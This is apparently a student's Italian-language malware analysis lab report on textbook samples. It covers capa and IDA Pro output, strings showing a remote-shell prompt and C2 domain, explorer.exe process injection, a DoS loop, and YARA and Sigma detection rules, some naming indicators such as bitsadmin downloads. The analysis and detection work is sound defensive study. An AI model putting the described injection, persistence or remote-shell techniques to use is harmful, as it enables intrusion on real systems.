Semaphore	\Sessions\1\BaseNamedObjects\SM0:5824:168:WiStaging_02_p0
TpWorkerFactory	
TpWorkerFactory	

FLAG11: Removing persistence

Tramite il Registry Editor è possibile modificare il registry di sistema e disattivare l'avvio automatico del malware al momento del boot:



FLAG15: capa (Lab01-01.dll)

Utilizziamo il tool Capa allo scopo di analizzare le funzionalità di un EXE o di una DLL.

La DLL in questione è in grado di comunicare tramite socket con un host remoto e di ricevere e inoltrare dati. E' inoltre in grado di gestire un mutex, probabilmente utilizzato allo scopo di evitare l'esecuzione simultanea di più istanze del malware

The screenshot shows the Capa analysis interface with two tabs: 'Administrator: PowerShell' and 'Administrator: Command Prom'. The 'Administrator: PowerShell' tab displays OS details: os (windows), format (pe), arch (i386), and path (Lab01-01.dll). The 'Administrator: Command Prom' tab is currently inactive. The main analysis pane is divided into several sections:

- MBC Objective:** COMMAND AND CONTROL, COMMUNICATION
- MBC Behavior:** C2 Communication::Receive Data [B0030.002], C2 Communication::Send Data [B0030.001], Socket Communication::Connect Socket [C0001.004], Socket Communication::Create TCP Socket [C0001.011], Socket Communication::Initialize Winsock Library [C0001.009], Socket Communication::Receive Data [C0001.006], Socket Communication::Send Data [C0001.007], Socket Communication::TCP Client [C0001.008], Check Mutex:: [c0043], Create Mutex:: [c0042], Create Process:: [c0017]
- CAPABILITY:** receive data, send data, initialize Winsock library, act as TCP client, check mutex, create mutex, create process on Windows
- NAMESPACE:** communication, communication, communication/socket, communication/tcp/client, host-interaction/mutex, host-interaction/mutex, host-interaction/process/create

FLAG16: capa (Lab01-04.exe)

Capa identifica, a partire dagli import e dalle funzionalità di Lab01-04.exe, la tattica MITRE di Privilege escalation, tramite la tecnica di access token manipulation.

```
PS C:\Users\unina\Desktop\Labs\malware-basic> .\capa.exe .\Lab01-04.exe
loading : 100% | 13/13 [00:00<00:00, 162.09 f
matching: 100% | 13/13 [00:00<00:00, 162.09 f
+-----+
| md5           | 625ac05fd47adc3c63700c3b30de79ab
| sha1          | 9369d80106dd245938996e245340a3c6f17587fe
| sha256         | 0fa1498340fcfa6c562cfa389ad3e93395f44c72fd128d7ba08579a69aaaf3b126
| os            | windows
| format         | pe
| arch           | i386
| path           | Lab01-04.exe
+-----+
+-----+
| ATT&CK Tactic   | ATT&CK Technique
|-----+
| DISCOVERY        | File and Directory Discovery:: T1083
| EXECUTION        | Shared Modules:: T1129
| PRIVILEGE ESCALATION | Access Token Manipulation:: T1134
+-----+
+-----+
| MBC Objective    | MBC Behavior
|-----+
| DEFENSE EVASION  | Disable or Evade Security Tools::Bypass Windows File Protection
| EXECUTION         | Install Additional Program:: [B0023]
```

Scopo del malware

- Tramite l'esecuzione di capa e l'analisi delle funzionalità implementate dal malware, possiamo dedurre che il file Lab01-01.dll offre principalmente funzionalità e meccanismi di connessione verso un host remoto, mentre Lab01-01.exe può essere utilizzato per l'accesso e la creazione di file sulla macchina host.

```
C:\Users\unina\Desktop\Labs\malware-basic>.\capa.exe Lab01-01.exe
loading : 100% | 661/661 [00:03<00:00, 219.80 rules/s]
matching: 100% | 13/13 [00:05<00:00, 2.54 functions/s, skipped 1 library functions (7%)]
+-----+
| md5          | bb7435b82141a1c0f7d60e5106676bb1
| sha1          | 9dce39ac1bd36d877fd0025ee88fdaff0627cdb
| sha256         | 58898bd42c5bd3bf9b1389f0eee5b39cd59180e8370eb9ea838a0b327bd6fe47
| os            | windows
| format        | pe
| arch           | i386
| path           | Lab01-01.exe
+-----+
+-----+
| ATT&CK Tactic | ATT&CK Technique
| DISCOVERY      | File and Directory Discovery:: T1083
+-----+
+-----+
| MBC Objective | MBC Behavior
| FILE SYSTEM    | Copy File:: [C0045]
|                  | Read File:: [C0051]
+-----+
+-----+
| CAPABILITY     | NAMESPACE
| copy file      | host-interaction/file-system/copy
| enumerate files recursively | host-interaction/file-system/files/list
| read file via mapping (2 matches) | host-interaction/file-system/read
+-----+
```

- Possiamo quindi ipotizzare che il malware si connetta ad un host remoto, inoltrando file privati della macchina vittima o scaricando altri malware per infettare il target.

```
+-----+
| CAPABILITY     | NAMESPACE
| receive data   | communication
| send data      | communication
| initialize Winsock library | communication/socket
| act as TCP client | communication/tcp/client
| check mutex     | host-interaction/mutex
| create mutex    | host-interaction/mutex
| create process on Windows | host-interaction/process/create
+-----+
```

Lab Windows Malware

FLAG1: DllMain

L'indirizzo di DllMain è evidenziato in figura

The screenshot shows the IDA Pro interface with the following windows:

- Functions**: A tree view of all functions found in the binary. The function **DllMain(x,x,x)** is highlighted.
- IDA View-A**: The assembly view showing the code for **DllMain**. The assembly listing includes:

```
.text:1000D02E        hinstDLL= dword ptr  4
.text:1000D02E        fdwReason= dword ptr  8
.text:1000D02E        lpvReserved= dword ptr  0Ch
.text:1000D02E
.text:1000D02E 8B 44 24 08    mov    eax, [esp+fdwReason]
.text:1000D032 48          dec    eax
.text:1000D033 0F 85 CE 00 00 00 jnz   loc_1000D107
```
- Hex View-1**: A hex dump of the memory starting at address **1000D02E**.
- Structures**, **Enums**, **Imports**, and **Exports**: Other tabs in the interface.

FLAG2: Imports

The screenshot shows the IDA Pro interface with the 'Imports' tab selected. The left pane displays a list of imported functions, and the right pane shows a detailed table of imports.

Address	Ordinal	Name	Library
100162E8		_strftime	MSVCRT
10016258		_strupr	MSVCRT
100162E0		_vsnprintf	MSVCRT
10016268		abs	MSVCRT
100162B4		atol	MSVCRT
100163F4	3	closesocket	WS2_32
100163DC	4	connect	WS2_32
100162A4		fclose	MSVCRT
10016274		fopen	MSVCRT
100162E4		fprintf	MSVCRT
10016234		fread	MSVCRT
100162DC		free	MSVCRT
100162D8		fseek	MSVCRT
10016278		ftell	MSVCRT
100162A0		fwrite	MSVCRT
100163CC	52	gethostbyname	WS2_32
100163E4	9	htons	WS2_32
100163C8	11	inet_addr	WS2_32
100163D0	12	inet_ntoa	WS2_32
1001624C		isdigit	MSVCRT
1001638C		keybd_event	USER32
10016264		malloc	MSVCRT
100162AC		memcmp	MSVCRT
100162C8		memcpy	MSVCRT
100162D4		memset	MSVCRT
10016388		mouse_event	USER32
100163E0	15	ntohs	WS2_32

FLAG3: Xrefs

xrefs to gethostbyname


Direction	Type	Address	Text
Up	p	sub_10001074:loc_10001...	call ds:gethostbyname
Up	p	sub_10001074+1D3	call ds:gethostbyname
Up	p	sub_10001074+268	call ds:gethostbyname
Up	p	sub_10001365:loc_10001...	call ds:gethostbyname
Up	p	sub_10001365+1D3	call ds:gethostbyname
Up	p	sub_10001365+268	call ds:gethostbyname
Up	p	sub_10001656+101	call ds:gethostbyname
Up	p	sub_1000208F+3A1	call ds:gethostbyname
Up	p	sub_10002CCE+4F7	call ds:gethostbyname
Up	r	sub_10001074:loc_10001...	call ds:gethostbyname
Up	r	sub_10001074+1D3	call ds:gethostbyname
Up	r	sub_10001074+268	call ds:gethostbyname
Up	r	sub_10001365:loc_10001...	call ds:gethostbyname
Up	r	sub_10001365+1D3	call ds:gethostbyname
Up	r	sub_10001365+268	call ds:gethostbyname
Up	r	sub_10001656+101	call ds:gethostbyname
Up	r	sub_1000208F+3A1	call ds:gethostbyname
Up	r	sub_10002CCE+4F7	call ds:gethostbyname

Line 1 of 18

OK Cancel Search Help

DNS Request

Cliccando sulla label del simbolo off_10019040, viene mostrata questa query DNS



The screenshot shows the IDA Pro interface with the assembly view selected (labeled 'A' in the tab bar). The code window displays the following assembly listing:

```
IDA View-A      X      O      Hex View-1      A      Structures      X      Enums      X      X      X
.data:10019190          db    0
.data:10019191          db    20h
.data:10019192          db    0
.data:10019193          db    0
.data:10019194 aThisIsRdoPicsP db  '[This is RDO]pics.practicalmalwareanalysis.com',0
.data:10019194           ; DATA XREF: .data:off_10019040 to
.data:100191C2          db    0
.data:100191C3          db    0
```

The assembly code consists of several data segments (.data) and a single instruction (db). The instruction at address 10019194 is highlighted in green, containing the string '[This is RDO]pics.practicalmalwareanalysis.com'. A tooltip or context menu is visible above the highlighted instruction, indicating it is being analyzed.

FLAG4: Domain name

The screenshot shows the IDA View-A window displaying a memory dump. The dump consists of memory addresses (e.g., 10019020, 10019030, etc.) followed by their corresponding hex values. A blue box highlights the first four bytes of address 10019040 (94 91 01 10), which are part of the string "This-is-PWD". Another blue box highlights the first four bytes of address 100191A0 (5D 10 69 63), which are part of the string "pics.practicalmalwareanalysis.co". The dump also contains several other strings such as ".H..4.", "...D...", "[This-is-RGP]", "[This-is-RNA]", "[This-is-RUR]", "[This-is-RDO]", and ". [This-is-PTD]". The bottom status bar indicates "00016BA1 100191A1: .data:aThisIsRdoPicsP+D (Synchronized with IDA View-A)".

Address	Hex Value	Description
10019020	AC 92 01 10 98 92 01 10 84 92 01 10 70 92 01 10p...
10019030	5C 92 01 10 48 92 01 10 34 92 01 10 E4 91 01 10	\...H...4...
10019040	94 91 01 10 44 91 01 10 F4 90 01 10 A4 90 01 10	...D...
10019050	54 90 01 10 58 54 68 69 73 20 69 73 20 50 57 44	T...[This-is-PWD
10019060	5D 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20].....
10019070	20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
10019080	20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
10019090	20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
100190A0	20 20 00 00 5B 54 68 69 73 20 69 73 20 52 47 50	...[This-is-RGP
100190B0	5D 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20].....
100190C0	20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
100190D0	20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
100190E0	20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
100190F0	20 20 00 00 5B 54 68 69 73 20 69 73 20 52 4E 41	...[This-is-RNA
10019100	5D 70 69 63 73 00 00 00 00 00 00 00 00 00 00 00]pics.....
10019110	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
10019120	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
10019130	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
10019140	00 20 00 00 5B 54 68 69 73 20 69 73 20 52 55 52	...[This-is-RUR
10019150	5D 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00].....
10019160	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
10019170	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
10019180	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
10019190	00 20 00 00 5B 54 68 69 73 20 69 73 20 52 44 4F	...[This-is-RDO
100191A0	5D 10 69 63 73 2E 70 72 61 74 69 63 61 6C 6D 61]pics.practicalma
100191B0	6C 77 61 72 65 61 6E 61 6C 79 73 69 73 2E 63 6F	lwareanalysis.co
100191C0	6D 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	m.....
100191D0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
100191E0	00 20 00 00 5B 54 68 60 73 20 60 73 20 57 40 50	. [This-is-PTD
00016BA1	100191A1: .data:aThisIsRdoPicsP+D	(Synchronized with IDA View-A)

FLAG5: Input parameters

La subroutine analizzata da IDA Pro ha un unico parametro di input.


IDA Pro ha riconosciuto 23 variabili locali per questa subroutine.

```
.text:10001656 ; ----- S U B R O U T I N E -----
.text:10001656
.text:10001656
.text:10001656
.text:10001656 ; DWORD __stdcall sub_10001656(LPVOID lpThreadParameter)
.text:10001656 sub_10001656    proc near               ; DATA XREF: DllMain(x,x,x)+C84o
.text:10001656
.text:10001656 var_675      = byte ptr -675h
.text:10001656 var_674      = dword ptr -674h
.text:10001656 hModule     = dword ptr -670h
.text:10001656 timeout      = timeval ptr -66Ch
.text:10001656 name        = sockaddr ptr -664h
.text:10001656 var_654      = word ptr -654h
.text:10001656 in          = in_addr ptr -650h
.text:10001656 Str1        = byte ptr -644h
.text:10001656 var_640      = byte ptr -640h
.text:10001656 CommandLine = byte ptr -63Fh
.text:10001656 Str         = byte ptr -63Dh
.text:10001656 var_638      = byte ptr -638h
.text:10001656 var_637      = byte ptr -637h
.text:10001656 var_544      = byte ptr -544h
.text:10001656 var_50C      = dword ptr -50Ch
.text:10001656 var_500      = byte ptr -500h
.text:10001656 Buf2        = byte ptr -4FCh
.text:10001656 readfds     = fd_set ptr -48Ch
.text:10001656 buf          = byte ptr -3B8h
.text:10001656 var_3B0      = dword ptr -3B0h
.text:10001656 var_1A4      = dword ptr -1A4h
.text:10001656 var_194      = dword ptr -194h
```

Strings

La stringa \cmd.exe /c è presente al seguente indirizzo.

Ciò che sta succedendo nell'area di codice che usa la stringa è l'esecuzione di una schermata di prompt dei comandi. Un'idea potrebbe essere quella della reverse shell.



The screenshot shows a debugger interface with multiple tabs at the top: View-A, Strings, Hex View-1, Structures, Enums, and Imports. The Strings tab is active, displaying assembly code with several strings highlighted in green. One string, '\command.exe /c ', is located at address xdoors_d:10095B20. Another string, '\cmd.exe /c ', is located at address xdoors_d:10095B34. The assembly code includes labels like aCommandExeC[], aCmdExeC, and aHiMasterDDDDDD[], along with various memory alignment instructions (align 10h, align 4).

```
xdoors_d:10095B1D      align 10h
xdoors_d:10095B20 ; char aCommandExeC[]
xdoors_d:10095B20 aCommandExeC db '\command.exe /c ',0 ; DATA XREF: sub_1000FF58:loc_100101D7
xdoors_d:10095B31      align 4
xdoors_d:10095B34 aCmdExeC db '\cmd.exe /c ',0 ; DATA XREF: sub_1000FF58+278
xdoors_d:10095B41      align 4
xdoors_d:10095B44 ; char aHiMasterDDDDDD[]
xdoors_d:10095B44 aHiMasterDDDDDD db 'Hi,Master [%d/%d/%d %d:%d:%d]',0Dh,0Ah
```

FLAG6: Message

Il malware setta la variabile dword_1008E5C4 con un'istruzione di mov, posizionata a 0x10001678

```
xdoors_d:10095B31      align 4
xdoors_d:10095B34 aCmdExeC    db '\cmd.exe /c ',0      ; DATA XREF: sub_1000FF58+278↑o
xdoors_d:10095B41      align 4
xdoors_d:10095B44 ; char aHiMasterDDDDDD[]
xdoors_d:10095B44 aHiMasterDDDDDD db 'Hi,Master [%d/%d/%d %d:%d:%d]',0Dh,0Ah
xdoors_d:10095B44           ; DATA XREF: sub_1000FF58+145↑o
xdoors_d:10095B44           db 'WelCome Back...Are You Enjoying Today?',0Dh,0Ah
xdoors_d:10095B44           db 0Dh,0Ah
xdoors_d:10095B44           db 'Machine UpTime [-.2d Days %.2d Hours %.2d Minutes %.2d Secon'
xdoors_d:10095B44           db 'ds]',0Dh,0Ah
xdoors_d:10095B44           db 'Machine IdleTime [-.2d Days %.2d Hours %.2d Minutes %.2d Seco'
xdoors_d:10095B44           db 'nds]',0Dh,0Ah
xdoors_d:10095B44           db 0Dh,0Ah
xdoors_d:10095B44           db 'Encrypt Magic Number For This Remote Shell Session [0x%02x]',0Dh,0Ah
xdoors_d:10095B44           db 0Dh,0Ah,0
xdoors_d:10095C5C ; char asc_10095C5C[]
xdoors_d:10095C5C asc_10095C5C db '>',0           ; DATA XREF: sub_1000FF58+4B↑o
xdoors_d:10095C5C           ; sub_1000FF58+3E1↑o
xdoors_d:10095C5E           align 400h
xdoors_d:10095C5E xdoors_d  ends
xdoors_d:10095C5E
xdoors_d:10095C5E           end DllEntryPoint
```

FLAG7: Global variable

Sfruttando la documentazione di Microsoft, si può vedere che il malware triggerà il sistema operativo Win32NT.



The screenshot shows a debugger window with assembly code. The code is annotated with comments and color-coded registers. The assembly instructions include:

```
; Attributes: bp-based frame
sub_10003695 proc near
VersionInformation= _OSVERSIONINFOA ptr -94h
push    ebp
mov     ebp, esp
sub    esp, 94h
lea     eax, [ebp+VersionInformation]
mov     [ebp+VersionInformation.dwOSVersionInfoSize], 94h
push    eax           ; lpVersionInformation
call    ds:GetVersionExA
xor     eax, eax
cmp     [ebp+VersionInformation.dwPlatformId], 2Win32NT
setz    al
leave
ret
sub_10003695 endp
```

Analisi di Lab07-01.exe

- Il malware, allo scopo di ottenere la persistenza ed essere eseguito all'avvio della macchina target, modifica il Service Control Manager, tramite una chiamata a CreateServiceA.
- Il mutex è probabilmente utilizzato allo scopo di evitare che più istanze dello stesso malware eseguano sulla macchina target.
- Come host-based signature per l'identificazione del programma è possibile utilizzare il nome del mutex «HGL345», le stringhe «Internet Exploere 8.0» o «<http://www.malwareanalysisbook.com>» che compaiono all'interno del sorgente.

Analisi di Lab07-01.exe

- Come network-based signature, è possibile rintracciare le richieste HTTP all'URL «<http://www.malwareanalysisbook.com>» con user-agent pari a «Internet Expoloere 8.0» .
- Il malware è probabilmente parte di una botnet e punta a causare un DOS all'URL indicato.
- Il main thread attende l'anno 2100 e termina dopo aver avviato 20 worker. I worker continuano a inviare richieste in loop all'url finché non sono interrotti manualmente.


Analisi di Lab12-01.exe

- Quando si runna l'eseguibile di questo malware, viene effettuata l'injection di Lab12-01.dll
- Il processo injected è l'explorer.exe
- Per fermare il malware, si può rimuovere il .dll nel process explorer
- Il malware ogni 60 secondi genera un thread e si sospende. Il thread avvia un pop-up sullo schermo della vittima target.

```
loc_401095:          ; MaxCount
push    0Ch
push    offset aExplorerExe ; "explorer.exe"
lea     ecx, [ebp+String1]
push    ecx                ; String1
call    _strnicmp
add    esp, 0Ch
test   eax, eax
jnz    short loc_4010B6

loc_4010B6:
mov    edx, [ebp+hObject]
push    edx                ; hObject
call    ds:CloseHandle

00401097: sub_401000+97 (Synchronized with Hex View-1)
```



Analisi degli imports

- Prova del process injection
(OpenProces)

PI	Ordinal	Hint	Function ^	Entry Point
█	N/A	418 (0x01A2)	HeapReAlloc	Not Bound
█	N/A	447 (0x01BF)	LCMapStringA	Not Bound
█	N/A	448 (0x01C0)	LCMapStringW	Not Bound
█	N/A	450 (0x01C2)	LoadLibraryA	Not Bound
█	N/A	761 (0x02F9)	IstrcatA	Not Bound
█	N/A	484 (0x01E4)	MultiByteToWideChar	Not Bound
█	N/A	495 (0x01EF)	OpenProcess	Not Bound
█	N/A	550 (0x022E)	PAllocate	Not Bound

Injected process

Il processo injected, come si può vedere dalla figura, è explorer.exe

The screenshot shows three windows of a debugger displaying assembly code:

- Top Window:** Shows assembly code for `loc_401095`.


```
loc_401095:          ; MaxCount
push    0Ch
push    offset aExplorerExe ; "explorer.exe"
lea     ecx, [ebp+String1]
push    ecx           ; String1
call    _strnicmp
add    esp, 0Ch
test   eax, eax
jnz    short loc_4010B6
```
- Middle Window:** Shows assembly code for `loc_4010C2`.

```
mov    eax, 1
jmp    short loc_4010C2
```
- Bottom Window:** Shows assembly code for `loc_4010B6`.

```
loc_4010B6:
mov    edx, [ebp+hObject]
push   edx           ; hObject
call   ds:CloseHandle
```

A blue arrow points from the `jmp` instruction in the middle window to the `loc_4010B6` label in the bottom window, indicating a jump or call to that location.

Process Explorer



Tramite il Process Explorer è possibile identificare il dll in esecuzione.


Lab Malware Detection

Host-Based File Indicators

Allo scopo di identificare degli host-based indicators per Lab01-01.dll, effettuiamo un'analisi statica alla ricerca di nomi specifici e indirizzi ip hard coded all'interno del sorgente.

Utilizzeremo queste stringhe, identificate come very specific strings, per la regola **YARA** utilizzata per identificare il malware.

Includiamo inoltre alcuni DLL sospetti inclusi dal malware e ricavati dall'analisi del PE Header.



```
rule lab0101dll
{
    strings:
        $s1 = "lpMutexAttributes"
        $s2 = "127.26.152.13"
        $g1 = "ws2_32.dll"
        $g2 = "ntdll.dll"
        $g3 = "Kernel32.dll"
        $g4 = "msvcrt.dll"
    condition:
        (any of ($s*)) or (3 of ($g*))
}
```

```
C:\Users\unina\Desktop\Tools>.\yara64.exe -r C:\Users\unina\Desktop\rule1.yara.txt C:\Users\unina\Desktop\Labs\malware-basic\lab0101dll C:\Users\unina\Desktop\Labs\malware-basic\Lab01-01.dll
```

Host-Based File Indicators

Ripetiamo la stessa analisi per
Lab01-04.exe.

Dall'analisi delle stringhe contenute all'interno dell'sorgente, identifichiamo il nome di una DLL ed una stringa molto specifica.

Utilizziamo queste come very specific host based file indicators.

```
.data:0040308C fileName      db 'C:\Windows\System32\Kernel32.dll',0
.data:0040308C                               ; DATA XREF: _main+67 to
.data:004030AD                           align 10h
.data:004030B0 aWarningThisWill db 'WARNING_THIS_WILL_DESTROY_YOUR_MACHINE',0
.data:004030B0                               ; DATA XREF: _main+18 to
```

```
rule lab0101dll
{
    strings:
        $s1 = "C:\\Windows\\\\System32\\\\Kernel32.dll"
        $s2 = "WARNING_THIS_WILL_DESTROY_YOUR_MACHINE"
    condition:
        (any of ($s*))
}
```

Event Indicators

- Utilizziamo poi Zircolite come event based malware detector.
- In primis è necessario andare a raccogliere, utilizzando un tool come Sysmon, i log associati all'esecuzione del malware.
- Utilizziamo poi le 5 sigma rules definite allo scopo di identificare il malware. Queste regole, prima di essere utilizzate da Zircolite, devono essere convertite in un formato standard utilizzato il tool SigmaConverter.

- Per ognuna delle 5 regole utilizzate, Zircolite identifica un match sul log registrato durante l'attacco.
- Questo evidenzia quindi come le regole risultino dei validi indicatori di compromissione dell'host dopo l'attacco di Astaroth.



The screenshot shows the Zircolite tool running on a terminal. The title bar reads "ZIRCOLITE" and "Standalone SIGMA Detection tool for EVTX". The output shows the tool's progress through various stages: checking prerequisites, extracting the EVTX, processing it, creating a model, inserting data, and cleaning unused objects. It then loads a ruleset from "rules_astaroth.json" and executes it, finding 5 critical matches. These matches are circled in orange and listed as follows:

- Bitsadmin Download [medium] : 2 events
- ExtExport.exe DLL Side Loading [medium] : 1 events
- Add StartUp Key to Explorer Shell Folders (v2) [critical] : 1 events
- Add StartUp Key to Explorer Shell Folders [critical] : 1 events
- Drops script at startup location [critical] : 1 events

The tool also writes results to "detected_events.json" and performs final cleaning. The entire process is completed in 0 seconds.

```

[+] Checking prerequisites
[+] Extracting EVTX Using 'tmp-JR8N9T83' directory
100%|████████████████████████████████████████████████████████████████████████████████| 1/1 [00:00<00:00, 16.11it/s]
[+] Processing EVTX
100%|████████████████████████████████████████████████████████████████████████████████| 1/1 [00:00<?, ?it/s]
[+] Creating model
[+] Inserting data
100%|████████████████████████████████████████████████████████████████████████████████| 28/28 [00:00<?, ?it/s]
[+] Cleaning unused objects
[+] Loading ruleset from : ..\..\Lab07\rules_astaroth.json
[+] Executing ruleset - 5 rules
      Bitsadmin Download [medium] : 2 events
      - ExtExport.exe DLL Side Loading [medium] : 1 events
      - Add StartUp Key to Explorer Shell Folders (v2) [critical] : 1 events
      - Add StartUp Key to Explorer Shell Folders [critical] : 1 events
      - Drops script at startup location [critical] : 1 events
100%|████████████████████████████████████████████████████████████████████████████████| 5/5 [00:00<00:00, 111.87it/s]
[+] Results written in : detected_events.json
[+] Cleaning
Finished in 0 seconds

```